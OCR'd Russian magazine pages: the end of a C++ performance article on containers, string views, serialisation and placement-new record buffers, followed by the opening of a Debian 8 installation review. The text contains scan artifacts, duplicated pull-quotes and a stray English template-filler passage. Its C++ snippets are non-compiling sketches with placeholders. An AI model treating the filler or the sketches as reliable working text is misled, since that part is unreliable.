Второе необходимое условие — это тщательный выбор контейнера с соотношением уникального ключа и значения. В случае больших данных, вероятно, проще всего сразу построить `std::unordered_map` и стараться как можно реже его изменять. Дело в том, что взятие по ключу в `std::unordered_map` куда эффективнее, чем в `std::map`, опять же для больших объемов данных не нужно выстраивать и поддерживать в памяти красно-черное дерево с непомерным количеством узлов. Но если соотношение ключ — значение часто изменяется (удаляются соотношения, добавляются новые, и это делается достаточно интенсивно), то проще смириться с поддержанием `std::map`, чем раз за разом перестраивать внутреннее представление `std::unordered_map`. Ведь внутри `std::unordered_map`, по сути, массив цепочек значений, и чем чаще мы изменяем соотношение ключ — значение, тем менее эффективным становится его использование. Здесь не спасет даже более быстрое извлечение по ключу: перестроение больших массивов — это всегда дорого.

Третий важный момент — это логика. Сначала напиши наиболее эффективный алгоритм, а затем смотри, что логически подходит для хранения данных при его работе. Всегда старайся выбирать контейнер единственно





очевидным способом. Нужен набор уникальных значений — бери std::set, нужен словарь, который редко меняется, — смело используй std::unordered_map, нужен массив, и заранее не знаешь его размер — скорее всего, понадобится std::deque, если же размер массива заранее известен, то может подойти и обычный std::vector.

Четвертое — это замеры производительности. Всегда следует проверять свое решение о выборе контейнера или алгоритма сравнительным анализом с тестированием времени выполнения на схожих контейнерах. Так, может статься, что отсортированный std::vector пар ключ — значение может быть эффективнее в обработке, чем логично подходящий std::map, построенный по этому соотношению.

У тебя могут быть любые идеологические взгляды на программный код, но единственный авторитет, которому ты должен доверять, — это профилировщик, выдающий замеры времени выполнения кода при разных вариантах его построения.

ЗАТРАТЫ НА ТЕКСТ

Первое и главное, что следует усвоить при работе с текстом: std::string не единственный способ сохранить и обработать текст или его часть. В случае подстроки совершенно не обязательно заводить под каждый кусок большой строки миллионы новых контейнеров std::string, достаточно указать на начало и конец каждой подстроки. Лучше завести свою структуру с парой итераторов begin/end на исходной строке, чем для каждой подстроки строить новый непрерывный блок памяти и копировать в него часть и так хранящегося в исходной строке текста.

Пример: находим все слова в тексте, представленном в виде указателя на null-terminated строку. Пусть для простоты наши слова разделены символом точки с запятой.

```
template <typename word_type>
void find_words(char const *text,↵
std::deque<word_type>& result)
{

        char const *start = text;
        char const *finish = text + std::strlen(text);
        while (start < finish)
        {
        char const* last = std::strchr(start, ';');
        if (!last) last = finish;
        result.push_back(word_type(start,
last));
        start = last + 1;
        }
}
```


В качестве word_type попробуем как стандартный std::string, так и собственный тип, сохраняющий указатель на начало и конец подстроки в исходной строке.

```
struct one_word
{
  one_word(char const *begin, char const *end)
  : m_begin(begin), m_end(end) {}
  char const *m_begin, *m_end;};
```


В результате несложных сравнительных замеров выясняется, что, если не тратить время на генерацию абсолютно ненужных промежуточных строк в контейнерах std::string, код начинает выполняться в 15–20 раз быстрее. Если большинство слов не помещается в изначально зарезервированный в std::string буфер размером 16 char, то дополнительно нам приходится динамически выделять новые блоки памяти для хранения подстрок. Наш класс one_word при инициализации заполняет только два поля типа указатель на символ, и этого хватает, чтобы потом пройти по подстрокам.

Specifications:

And here it is, point by point, most relevant facts about your new blue print design.
These are the key point sentences.
So use them wisely to explain to your potential customers why they should continue reading.
To do that, just replace the existing template text with your own.



К работе с текстовыми протоколами следует подходить как можно аккуратнее. Как показывает предыдущий пример, малейший просчет при создании вспомогательных объектов может убить производительность совершенно безобидным на первый взгляд кодом



Особым пренебрежением ко всякой оптимизации грешит библиотека Boost, поэтому, если вдруг надумаешь использовать `boost::split` или `boost::regex`, вспомни об этом решении, когда профилировщик покажет проседание производительности именно при разборе строки с массовым неявным созданием всевозможной ненужной чепухи.

JSON, XML И ВСЕ-ВСЕ-ВСЕ

К работе с текстовыми протоколами следует подходить как можно аккуратнее. Как показывает предыдущий пример, малейший просчет при создании вспомогательных объектов может убить производительность совершенно безобидным на первый взгляд кодом.

Для каждого из общепринятых протоколов есть целый выводок библиотек. Но следует помнить простые истины.

Первое и главное. Тебе почти никогда не стоит строить полное дерево для структуры XML/JSON/YAML при ее чтении откуда бы то ни было. Обычно все сводится к извлечению ряда однотипных значений.

Второе: не гнушайся изобретать велосипед, если задача критична по производительности, а случай у тебя настолько частный, что отказаться от протоптанной тропинки будет верным решением.

Третье: при сериализации, пожалуйста, постарайся обойтись генерацией в буфер на стеке. Если это невозможно, то пиши в `std::string` с заблаговременным вызовом reserve. Код никогда не получится эффективным, если ты сначала мусоришь по всей оперативной памяти использованием `std::stringstream`, а затем еще и собираешь из него строку, дополнительно склеивая то, что можно сразу собрать в результат.

В качестве домашнего задания сравни по производительности генерацию большой текстовой конфигурации в тот же XML с использованием `std::stringstream` и без него. Оперативная память в виде сыра с дырками фрагментации не располагает к быстродействию.

БАЗА ОТВЕТИТ

При запросе к базе данных мы на этапе компиляции не знаем, какого типа значения к нам придут. Точнее, мы можем построить строку запроса, можем даже обернуть это в простенький SQL-like ORM на стороне C++, но главное — на этапе компиляции мы почти никогда не знаем, что база данных говорит в ответ.


В этом плане динамически типизируемые языки с генерацией атрибутов на лету вроде тех же Python, Ruby и JavaScript имеют перед компилируемыми языками со статической типизацией несомненное преимущество.

Можно понаделать всевозможных типов вроде `IntField`, `FloatField` и прочих `*Field` с общим предком наподобие `BaseField`, а затем мучиться по всем веткам кода, используя приведение ссылок и указателей. Это приведет к фрагментации единого, в общем-то, ответа от базы данных — он окажется распихан по маленьким ячейкам памяти.

Однако, вспомнив первые три урока нашей академии, мы можем легко обойти ограничения языка C++ и при этом получить удобоваримый API. Все, что нам остается, — это минимизировать затраты на динамическое выделение памяти на каждое поле в каждой записи. Это сделать не так уж и сложно.

Классические СУБД в ответ на SQL-запрос выдают нам табличные данные, то есть мы знаем формат каждой записи, пусть и на этапе выполнения, а не на этапе компиляции. По структуре записи мы можем изначально выделить память под все данные всех полей в сумме. В дальнейшем рассовывать значения полей по заготовленным ячейкам памяти нам поможет старый добрый `placement new`. Выглядит это примерно так:

1. Из метаданных запроса мы узнаем тип данных каждого поля в результатах запроса. Для каждого типа на стороне базы данных у нас есть аналогичный тип на стороне бизнес-логики. Скалярные данные — это данные с фиксированным размером, выделять память для них означает оставлять место в буфере, им не нужен даже конструктор. Чуть сложнее с данными, которые выделяют дополнительную память в куче, как, например, `std::string` для представления типа text. Однако сам `std::string` имеет определенный размер, так что можем сказать, будто для любого типа поля в базе данных мы знаем тип и размер на стороне бизнес-логики.
2. Далее банально складываем размеры типов полей записи и получаем размер блока данных под каждую запись. Для выделения памяти под весь результат запроса мы можем выделить память один раз для всех полей. Получится, что в кучу за памятью мы лезем лишь однажды, сразу после чтения полей из метаданных результата запроса. Сложность операции кратна количеству полей в результате запроса: даже если запрошена тысяча полей, это куда проще, чем выделять память под 1000 × *количество записей в результате* под малопонятные IField*.
3. Для удобства обработки данных некий класс field нам все же придется построить. Он будет представлять собой контейнер с динамически типизируемыми данными из первых двух лекций «Академии C++». По сути, в каждом будет по значению, но опционально хранится тип — он соответствует типу в результате запроса в соответствующей ячейке данных, либо NULL.
4. Поскольку подавляющее большинство хранящихся в базе типов данных — текстовые, возможно, имеет смысл инлайнить небольшие строки с ограниченным размером на стороне базы данных не в `std::string`, который полезет в кучу, а непосредственно в память `field`. В этом случае мы получим неплохую оптимизацию при выделении памяти, но придется помучиться с реализацией нужных методов, поскольку сам по себе `char m_text[SIZE]` делать ничего не будет, а возможности чистого си по работе со строками и памятью не адаптированы для работы с базой данных.
5. Теперь главное: выделив память под каждый тип в записи, создаем данные поля с помощью конструкции `new(<куда>) Тип(<параметры>)`.



Вот как это должно выглядеть в реализации. Главный класс — это контейнер поля, динамически типизируемый от любого используемого тобой типа в базе данных. Если у тебя только скалярные типы, текстовые данные и NULL, то получится примерно вот так:

```
class field
{
public:
    template <typename value_type>
    field(void* address, value_type↵
 const& value);
    template <typename value_type>
    field& operator = (value_type↵
const& value);
    template <typename value_type>
    value_type get_as() const;
    bool is_null() const;
protected:
    class data;
private:
    data* m_data;
     };
class field::data {...};
template <typename value_type>
class data_holder : public field::data
{
public:
data_holder(); // NULL
data_holder(value_type const& value);
    <реализуем нужный интерфейс>
private:
  value_type m_value;
};
template <typename value_type>
field::field(void* address, value_type const& value)
: m_data(new(address) data_holder(value))
{
}
```

Если операции перестановки и удаления полей в результате запроса для тебя редкость, то смело векторизуй память под весь блок. Если же активно играешь в пятнашки с данными внутри результатов, то твой выбор — массив деков памяти, где память для каждой ячейки выделяется отдельно. В этом случае больше подойдет модель из второй лекции «Академии С++», где мы храним память под имплементацию объекта в данных класса и инициализируем через `placement new` уже внутри реализации, что в данном случае, с одной стороны, позволит использовать запись как полноценный `std::deque` однородных объектов, а с другой — ограничит использование больших данных внутри объектов. Уже нельзя будет инлайнить строки внутрь памяти записей, зато можно будет легко играть наличием и порядком полей, что важно для, например, нереляционных баз данных либо для прокси-логики с доообработкой результатов, полученных от другой бизнес-логики, на которую мы напрямую повлиять не можем.

Тогда сам тип поля будет выглядеть немного по-другому:

```
class field
{
public:
    // Больше не нужен адрес
    template <typename value_type>
    field(value_type const& value);
      <остальное не меняется>
private:
    data* m_data;
    uint8_t m_buffer[MAX_FIELD_SIZE];
};
```

Теперь тебе понятна и тщательность, с которой я описывал механизмы динамической типизации в начале курса «Академии», и то, почему еще во втором уроке говорилось об экономии памяти при размещении данных заранее неизвестного типа внутри класса.

Какой бы путь ты ни выбрал, единый блок памяти для всей записи или даже для всего результата запроса на стороне бизнес-логики либо гибкое управление деком полей в каждой записи все равно будет лучше, чем массовое выделение памяти под каждое поле и работа с ними через указатели на интерфейсы, между которыми будет постоянное приведение типов.

ТИХО! ИДЕТ ЗАПИСЬ!

В обоих случаях класс записи будет работать примерно так:

1. Инициализация некоторым набором информации о полях.
2. Выделение памяти по метаинформации произойдет лишь однажды.
3. Затем в цикле заполняется список полей записи, со смещением относительно общей памяти для каждого последующего поля записи.
4. Если информация о полях пришла сразу со значениями, то сразу инициализируем поля вместе со значениями прямо по нужному адресу.

Реализация записи будет выглядеть немного по-разному в зависимости от того, будет ли у тебя монолитный блок данных под всю запись, или же это набор взаимозаменяемых однотипных элементов с динамически типизируемым содержимым. Приведу пример того, как может выглядеть реализация записи для единого блока памяти:

```
class record
{
public:
   record(query_result const& result, size_t row);
   // Доступ к данным через контейнер field
   field [const]& operator[](<здесь нужны перегрузки
от int, char const* и std::string const&>)[const];
private:
   std::vector<uint8_t> m_buffer;
```

Если операции перестановки и удаления полей в результате запроса для тебя редкость, то смело векторизуй память под весь блок



```
    std::vector<field> m_fields;
};
record::record(query_result const& result, size_t row)
{
            size_t buffer_size = std::accumulate(
result.types().begin(),
result.types().end(),
0,
[](size_t init, field::type type){
    return init + type.size();
});
        m_buffer.resize(buffer_size);
        m_fields.reserve(result.types().size());
        for(size_t offset=0, index=0;
index<result.types().size(); ++index)
        {
            m_fields.push_back(field(offset,↵
result[row][index]));
            offset += result.type_of(index).size();
}
}
```

Если же мы будем использовать максимальное ускорение и для всего результата запроса использовать один блок памяти, то код записи поменяется незначительно:

```
class record
{
public:
    // Добавится параметр адреса в конструктор
    record(void* address, query_result const& result,↵
    size_t row);
    <здесь все останется как было>
private:
    std::vector<field> m_fields;
    <буфер переедет в класс набора записей>
};
```

САМАЯ ГЛАВНАЯ ОПТИМИЗАЦИЯ


Важно помнить, что раскладывать поля из результатов запроса по полям представления на стороне бизнес-логики — это круто, но очень часто совершенно ни к чему. Если нужно по результату из клиентского API базы данных напрямую сгенерировать JSON, то совершенно не обязательно создавать тьму объектов `record` с кучей объектов `field` в каждом. Пусть даже оптимизированное, это действие лишнее. Просто создай буфер на стеке, сложи результат запроса в виде JSON, XML, YAML или другого ожидаемого клиентом формата и отправь ему.

А вот если некий код ждет от тебя на обработку именно набор данных во внутреннем формате для сложной обработки, то здесь, вне всяких сомнений, нужно генерировать удобное представление. Если же от тебя ждут простого ответа типа bool, означающего, пришло от базы hello или нет, то совершенно излишне будет генерировать структуру `[["hello"]]`, чтобы ответить true.

Не добавляй в алгоритм лишних шагов — это и есть самая главная оптимизация.

БЕССМЕРТНЫЙ И БЕССМЕННЫЙ

Главное, что нужно усвоить, — язык C++, как и си, предоставляет прямой доступ к памяти процесса, причем в первую очередь важна память в стеке, а во вторую — память внутри заранее выделенных и подготовленных к использованию буферов. Никакие Java, C# или Python и близко не подойдут к показателям программ, грамотно написанных на C/C++, именно потому, что защищают программиста от неправильной работы с памятью. Мы можем выделить на стеке несколько килобайтов памяти под пакет протокола, заполнить ее, пробежав указателем, и выдать ссылку на буфер на стеке в функцию отправки по сети. Нам не нужно городить никаких `std::vector<uint8_t>` для этого, достаточно `uint8_t packet_buffer[MAX_PACKET_SIZE]` в стиле чистого и незамутненного Си.



Язык C++, в свою очередь, предоставляет возможность надстраивать удобные высокоуровневые языковые конструкции поверх конструкций языка си, и этим нужно пользоваться. Грех не использовать конструкторы и деструкторы и генерацию исключений, не говоря уже о шаблонах. Если этой кухней владеешь, то и печеньки получатся годными, а если нет, то извини: по соседству есть автоматическая микроволновка (та же Java), попробуй испечь печеньки в ней.

Язык C++ отлично подходит как для оптимизации алгоритмов, реализованных на высокоуровневых языках, так и для того, чтобы выжать все из своего кода. Для этого совсем не обязательно знать сложность обхода `std::map` — порой нужно просто взять и использовать вместо `vector of vector` обычный `T**`. Или вместо генерации непотребных размеров `std::string` для отправки по сети просто взять и сделать все на стеке.

Главное — иметь светлую голову и немножко думать над тем, что ты делаешь в каждой строчке кода. Не делается ли что-то лишнее? Ведь именно отсекая лишнее, подобно скульптору, мы оптимизируем скорость выполнения нашего кода. Успехов тебе в высоком искусстве оптимизации!][



ПРИНЦЕССА ДЖЕССИ: ВЫХОД В СВЕТ

ОБЗОР DEBIAN 8



Sashatigar@shutterstock.com

Релизы Debian выходят хоть и чаще RHEL, но его манера выпуска одного релиза раз в два года по меркам большинства других дистрибутивов выглядит достаточно консервативно. Не так давно вышла восьмая его версия. Пришло время узнать, что же нового приготовили нам разработчики одного из старейших дистрибутивов Linux.

Роман Ярыженко
rommanio@yandex.ru

ВВЕДЕНИЕ

В основе восьмого Debian лежит следующее ПО:

- ядро 3.16 — не совсем ясно, почему не взяли LTS-версию ядра, но, возможно, в одном из минорных выпусков ситуация изменится;
- libc 2.19;
- GCC 4.9, в котором полноценно поддерживается стандарт C11 и язык Go;
- Samba 4.2 с поддержкой Active Directory;
- GNOME 3.14;
- LibreOffice 4.3;
- MariaDB 10.0.

Кроме того, после длительных дебатов Debian все же сделал systemd системой инициализации по умолчанию. Тем не менее при помощи манипуляций с preseed в некоторых случаях можно поставить старую добрую систему инициализации SysV. SSLv3 в Debian 8 отключен. Механизм же защиты от атак через симлинки, наоборот, включен по умолчанию. Также для предупреждения пользователей при досрочном окончании поддержки обновлений безопасности какого-либо пакета был создан механизм debian-security-support.

Перейдем наконец к собственно обзору.

УСТАНОВКА

В Debian, как, впрочем, и практически во всех дистрибутивах первого поколения, отсутствует режим Live CD. Это бы еще ничего, но по умолчанию в загрузочном меню предлагается запустить текстовую установку, что сейчас имеет смысл только в случае установки на сервер. Поскольку едва ли данный вариант несет в себе что-то новое, рассматривать его мы не будем, а выберем Graphical Install.

Загрузка от выбора пункта до появления первого экрана заняла секунд семь. Первым экраном идет выбор языка. С первого взгляда можно отметить минималистичность программы установки, а также кнопку Screenshot. Наличие кнопки Go Back на первом экране, однако, несколько смущает — ее стоило бы сделать неактивной или хотя бы не создавать вид, что выбор языка — первый пункт, поскольку при нажатии на данную кнопку это оказывается не совсем так (появляется главное меню установщика, откуда, например, можно выйти в оболочку).

После выбора языка появится (уже локализованный) выбор страны проживания — в дальнейшем это будет учитываться при определении часового пояса и локали. За исключением пары мелких языковых ляпов (запятая после «Обычно» и «другая» с маленькой буквы), тут придраться не к чему. Следом за выбором страны идет выбор раскладки клавиатуры. Здесь можно поспорить с переводчиком, но в целом претензий не возникает. Следующий шаг, выбор метода переключения раскладки клавиатуры, даже нет смысла комментировать.

Затем программа установки будет какое-то время подготавливать дополнительные компоненты и автоматически настраивать сеть — если есть DHCP-сервер. После этого будет предложено задать имя компьютера и затем домен.


Следующим шагом у нас идет задание пароля root. Разработчики придумали довольно интересное решение: пароль можно поставить — в этом случае все будет традиционно; но можно и не ставить — и тогда поведение будет убунтоподобным, то есть учетная запись root будет заблокирована, а для административных задач будет использоваться sudo. Следом же у нас идет создание обычного пользователя (полное имя, имя пользователя и пароль) на нескольких экранах. Данное решение выглядит достаточно странно — создается впечатление, что процедура установки искусственно растягивается. Впрочем, стоит предположить, что это атавизм, оставшийся от текстовой версии установщика. К слову, при выборе пароля его следовало бы проверять на стойкость и в случае чего предупреждать пользователя. Это сделано в некоторых других дистрибутивах, здесь же подобного, увы, не предусмотрено.

Далее будет выбор часового пояса. Это, пожалуй, первая увиденная мной программа установки, в которой нет километровых листингов часовых поясов, — при выборе страны все лишние убираются.


После часового пояса будем выбирать метод разметки жесткого диска. Здесь имеются три автоматических варианта («Весь диск», «Весь диск с LVM» и «Весь диск с зашифрованным LVM») и ручной. При первом варианте на следующем экране будет предложено выбрать диск. А вот следующий экран наводит некую ностальгию — как и во времена, скажем, Red Hat Linux 6.2 (не Enterprise!), предлагается указать схему разметки («Все файлы в одном разделе», «Отдельный раздел для /home» и «Отдельные разделы для /home, /var и /tmp»). По умолчанию, однако, предлагается первый вариант. В следующем окне программы установки уже будет показано, какие именно разделы будут созданы (в случае выбора первого варианта схемы разметки — корневой с файловой системой ext4 и swap, для двух гигабайт равный примерно половине). Это последний шаг, на котором разметку еще можно отменить, но на следующем экране у нас попросят еще раз подтвердить свое решение (вновь хотелось бы задаться вопросом об эрго-




Загрузочное меню установочного диска Debian



Выбор часового пояса





↖ **Выбор схемы разметки диска**

↗ **Выбор предустановленных наборов пакетов**

номике, ибо в данном случае достаточно было показать всплывающее окно).

Затем будет собственно разбиение и установка базовой системы, а на следующих экранах предложат вставить еще два DVD-диска для сканирования apt-get, если таковые диски имеются, и вновь вставить первый. Автоматически при этом они почему-то не обнаруживаются. Спустя какое-то время установщик начнет ставить еще одну часть системы, после чего будет предложено выбрать предустановленные наборы пакетов, в частности окружение рабочего стола. Отмечу, что если ничего не выбрано, то установится GNOME.

При включении всех трех основных DVD выявилась ошибка, которая привела к довольно печальным последствиям — сразу же после нажатия кнопки «Продолжить» начинается установка выбранного ПО, и почти в самом конце вдруг выясняется, что на этапе выбора произошла ошибка, и предлагается вернуться к данному шагу. При попытке же возврата все равно вылезает эта ошибка. После вдумчивого изучения причина была выявлена, и от дополнительных дисков пришлось отказаться. Однако, если дополнительных дисков нет, будет предложено получить некоторые пакеты из Сети. При согласии нужно будет указать зеркало, откуда качать, и прокси-серверы (в моей ситуации предпочтительным было зеркало Яндекса).

После установки пакетов будет предложено установить Grub. Проблем тут возникнуть не должно — разве что, если в системе более одного жесткого диска, нужно быть внимательнее. Последним же шагом будет завершение установки и предложение перезагрузить компьютер.

ПЕРВЫЕ ВПЕЧАТЛЕНИЯ

После перезагрузки появится русифицированное меню Grub 2, аналогичное меню в Ubuntu. Далее будет отображено окно входа в систему, стандартное для третьего Гнома. Варианты входа — GNOME, классический GNOME и GNOME на Wayland. Взглянем на стандартный.

Видим уже ставший привычным девственно чистый рабочий стол с единственной кнопкой с надписью «Обзор». При нажатии на нее слева появится панель быстрого запуска. Все бы ничего, но названия программ, которые отображаются при наведении указателя мыши, обычному начинающему пользователю мало что говорят (за исключением «Справки»). В самом низу панели можно вызвать просмотр всех остальных установленных приложений.


Вместо хранителя экрана теперь присутствует экран блокировки, предоставляющий пользователю некоторые минимальные возможности — например, отображается уведомление о новой почте, можно остановить проигрываемую музыку и изменить яркость экрана.


В качестве браузера по умолчанию используется Iceweasel — форк Firefox, де-факто от последнего отличающийся разве что логотипом и использованием в качестве базы Firefox ESR. В нем по умолчанию не стоит ни Flash (что для лицензионной политики Debian более чем естественно), ни Java — хотя OpenJDK стоит.

